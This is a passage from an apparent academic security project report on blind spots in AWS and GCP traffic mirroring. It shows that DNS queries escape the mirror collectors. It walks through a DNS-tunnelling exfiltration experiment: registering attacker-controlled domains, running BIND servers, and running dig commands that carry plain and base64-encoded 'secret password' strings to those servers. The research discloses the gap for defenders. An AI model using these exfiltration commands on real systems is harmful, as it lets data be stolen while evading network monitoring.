


Figure 35: Impact of vNIC addition on mirroring setup

The above Figure 35 shows that the network traffic is being mirrored across from vNIC1 to the mirror traffic destination instance (collector). However network traffic from the newly added vNIC2 is not being mirrored across to the mirror traffic destination instance thereby the collector receives only partial network traffic which is a security concern.

4.8 Data exfiltration using DNS

In this experimentation; paper has highlighted the network traffic mirroring's inability to capture DNS traffic both in AWS and GCP on the mirror traffic destination. A comprehensive experimentation has been conducted to carry out data exfiltration [37] using DNS queries from the mirror source instance to the DNS server while capturing mirrored traffic on the mirror destination instance to prove that the DNS traffic does not get mirrored across from mirror source to mirror destination.

In order to conduct this experiment and analyse the result an access to the DNS server logs was crucial hence a DNS server setup is required.

Following steps were undertaken to conduct this experiment and analysis:

- **Registration of domain names for experimentation:**

  Following domain name were registered:
  exfilrus.com
  exfilrus.net
  exfilrus.org

  Three domains were registered. Although the experiment could be performed using just one domain name setup; the reason three domains were used was to experiment with the most commoan domain setup (com, org and net). Another reason for choosing three domains was that any changes to the DNS setup could take up-to 3 days to propagate.




Figure 36: Domain names registered

The Figure 36 shows the three domains that have been registered; these domains were used in the experimentation and DNS servers were created to be the authoritative servers for these domains. Network traffic was sent to the domain name server (DNS) for these registered domains.

- **Reservation of Public IPv4 addresses**

  A public IP address reservation is necessary in order to have static address mapped to the DNS servers. If an IP address is not reserved; a restart of the DNS server could get another ephemeral IP Address from the service provider and the propagation would result in loss of time and reconfiguration of glue records will be required. (which can take up to 72 hours to propagate)




Figure 37: Reserved IP Address for DNS Server

The Figure 37 shows two public IP addresses that were reserved to be used for the DNS servers. The reserved IP address were required so that in case of a reboot or the DNS Server the IP addresses remains the same. (else the DNS records would need to be reconfigured)

- **Install and configure a DNS Server**

  In order to carry out the experimentation; a DNS server was required wherein the logs will be generated and analysed. Following are the DNS servers to which the data was be exfiltrated from the mirror source

node.

Bind [38] being one of the most widely used software for the DNS Server; it was used to setup the DNS servers.

ns1.exfilrus.org
ns1.exfilrus.net
ns1.exfilrus.com

- **Create the glue records for the domains.** [39]

  Glue records were updated and DNS propagation check was carried out to ensure that traffic is resolved by these DNS servers




Figure 38: Glue record updated

The Figure 38 shows the glue records that were created for the .net domain; similar records were created for the exfilrus.com and for the exfilrus.org domains. The glue records for exfilrus.com and exfilrus.org are shown in the appendix 4 (Figure 55 and Figure 56).

4.8.1 Data exfiltration from the mirror source instance on the GCP setup

- On the mirror-source instance; a DNS lookup was conducted for the registered domain and a message was appended (in subdomain) along with the query.

```
root@mirror-source:~# dig mscprojecttestA.exfilrus.org

; <<>> DiG 9.10.3-P4-Debian <<>> mscprojecttestA.exfilrus.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 33932
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;mscprojecttestA.exfilrus.org.  IN      A

;; AUTHORITY SECTION:
exfilrus.org.           1799    IN      SOA     exfilrus.org. root.exfilrus.org. 2 60480
0 2419200 604800

;; Query time: 5 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Mon Jun 15 23:09:10 UTC 2020
;; MSG SIZE  rcvd: 98

root@mirror-source:~#
```

Figure 39: Lookup with data exfiltration from GCP mirror source instance

The Figure 39 shows that a message (**mscprojecttestA**) was appended to the domain exfilrus.org

- Review the logs on the DNS server and display the exfiltrated message received
  The logs from the DNS Server were analysed to confirm the receipt of the message that was exfiltrated by the mirror source. Output from the DNS server query log file was as follows:

"15-Jun-2020 23:09:10.561 queries: info: client 0x7f41dc0c76c0 74.125.18.197#44267 (mscprojecttestA.exfilrus.org): query: mscprojecttestA.exfilrus.org IN A - (10.16.0.5)"




Figure 40: Exfiltrated data from GCP mirror source instance shown in DNS server logs

The Figure 40 proves that the exfiltrated data (**mscprojecttestA**) that was sent from the mirror source instance shows up in the DNS server query logs.

- Capture the network traffic on mirror destination instances

  TCPDump was used to capture the mirrored traffic from the mirror source.




Figure 41: No DNS traffic captured by the mirror traffic destination on GCP

The Figure 41 proves that the DNS server traffic was not mirrored across from the mirror-source instance to the mirror-destination instance.

- Analyse the captured traffic on the mirror destination instance.

  The weakness identified by the experimentation showed that DNS traffic will not be mirrored across to the mirror traffic destination instance. TCPdump capture shows no mirrored traffic received.

  The weakness has been exploited successfully and this raises an important point regarding the network traffic mirroring setup on public cloud environment and effective steps are required in order to prevent the exploitation of this weakness.

4.8.2 Data exfiltration from the mirror source instance on the AWS setup

- On the awsmirror-source instance conducted a DNS lookup for the registered domain; appended a message (in subdomain) along with the query.




Figure 42: Lookup with data exfiltration from AWS mirror source instance

The Figure 42 shows that a message (**newsecretpassword**) was appended to the domain exfilrus.net

- Review the logs on the DNS server and display the exfiltrated message received

The logs from the DNS Server were analysed confirm the receipt of the message as exfiltrated by the awsmirror-source.




Figure 43: Exfiltrated data from AWS mirror source instance shown in DNS server logs

The Figure 43 proves that the exfiltrated data (**newsecretpassword**) that was sent from the aws mirror source instance shows up in the DNS server query logs.

- Capture the network traffic on mirror destination instances
  TCPDump was used to capture the mirrored traffic from the mirror source.




Figure 44: No DNS traffic captured by the mirror traffic destination on AWS

The Figure 44 proves that the DNS server traffic was not mirrored across from the awsmirror-source instance to the awsmirror-destination instance. There were zero packets mirrored across to the mirror destination.

- Analyse the captured traffic on the mirror destination instance.
  The weakness identified by the experimentation showed that DNS traffic will not be mirrored across to the mirror traffic destination instance. TCPdump capture shows no mirrored traffic received.

Just like the setup in GCP; the weakness has been exploited successfully in AWS too and this proves this limitation of the inability to capture DNS network traffic on the mirroring destination is not limited to a single cloud platform but is a wider problem that needs addressing.

4.9 Data exfiltration via base64 encoded message

In the above experiment; the data exfiltration was carried out to send a simple plain text message; following is a more sophisticated experiment wherein the data on the mirror source machine has been encoded in base64 [40] and then the encoded data is appended to the DNS query.

4.9.1 Data exfiltration from the mirror source instance using base64 encoding in the GCP setup

- On the mirror-source instance; conducted a DNS lookup for the registered domain; a base64 encoded message (**secretsharedformscprojectviadns**) was appended (in subdomain) along with the query.




Figure 45: Lookup with Base64 encoded data on GCP mirror source instance

The Figure 45 shows the message (**secretsharedformscprojectviadns**) encoded to base64 and then the encoded message being appended to the DNS lookup query for exfilrus.net domain

- Review the logs on the DNS server and display the exfiltrated message received.

  The logs from the DNS Server were be analysed to confirm the receipt of the message as exfiltrated by the mirror source.




Figure 46: Exfiltrated encoded data from GCP mirror source instance shown in DNS server logs

The Figure 46 shows the receipt of the exfiltrated encoded data from the mirror-source instance in the DNS query logs. The encoded message was then decoded on the DNS server using the base64 –decode command.

- Capture the network traffic on mirror destination instances
  TCPDump was used to capture the mirrored traffic from the mirror source.




Figure 47: No DNS traffic captured by the mirror traffic destination instance on GCP

The Figure 47 shows that the network traffic mirroring failed to capture any DNS query traffic from the mirror-source instance.

- Analyse the captured traffic on the mirror destination instance.

  The weakness identified by the experimentation showed that DNS traffic will not be mirrored across to the mirror traffic destination instance. TCPdump capture shows no mirrored traffic received.

4.9.2 Data exfiltration from the mirror source instance using base64 encoding in the AWS setup

- On the mirror-source instance; conducted a DNS lookup for the registered domain; a base64 encoded message (**secretpasswordforrhulmscproject**) was appended (in subdomain) along with the query.

```
ubuntu@awsmirror-source:~$ echo 'secretpasswordforrhulmscproject' | base64
c2VjcmV0cGFzc3dvcmRmb3JyaHVsbXNjcHJvamVjdAo=
ubuntu@awsmirror-source:~$ dig c2VjcmV0cGFzc3dvcmRmb3JyaHVsbXNjcHJvamVjdAo=.exfilrus.net

; <<>> DiG 9.11.3-1ubuntu1.12-Ubuntu <<>> c2VjcmV0cGFzc3dvcmRmb3JyaHVsbXNjcHJvamVjdAo=.exfilrus.ne
t
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 44204
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;c2VjcmV0cGFzc3dvcmRmb3JyaHVsbXNjcHJvamVjdAo=.exfilrus.net. IN A

;; Query time: 205 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Thu Jun 18 23:34:42 UTC 2020
;; MSG SIZE  rcvd: 86

ubuntu@awsmirror-source:~$
```

Figure 48: Lookup with Base64 encoded data on AWS mirror source instance

The Figure 48 shows the message (**secretpasswordforrhulmscproject**) encoded to base64 and then the encoded message being appended to the DNS lookup query for exfilrus.net domain

- Review the logs on the DNS server and display the exfiltrated message received

  The logs from the DNS Server were analysed to confirm the receipt of the message as exfiltrated by the mirror source. Output from the DNS server query log file:




Figure 49: Exfiltrated encoded data from AWS mirror source instance shown in DNS server logs

The Figure 49 shows the receipt of the exfiltrated encoded data from the mirror-source instance in the DNS query logs. The encoded message was then decoded on the DNS server using the base64 –decode command to get the exfiltrated data.

- Capture the network traffic on mirror destination instances

  TCPDump was used to capture the mirrored traffic from the mirror source.

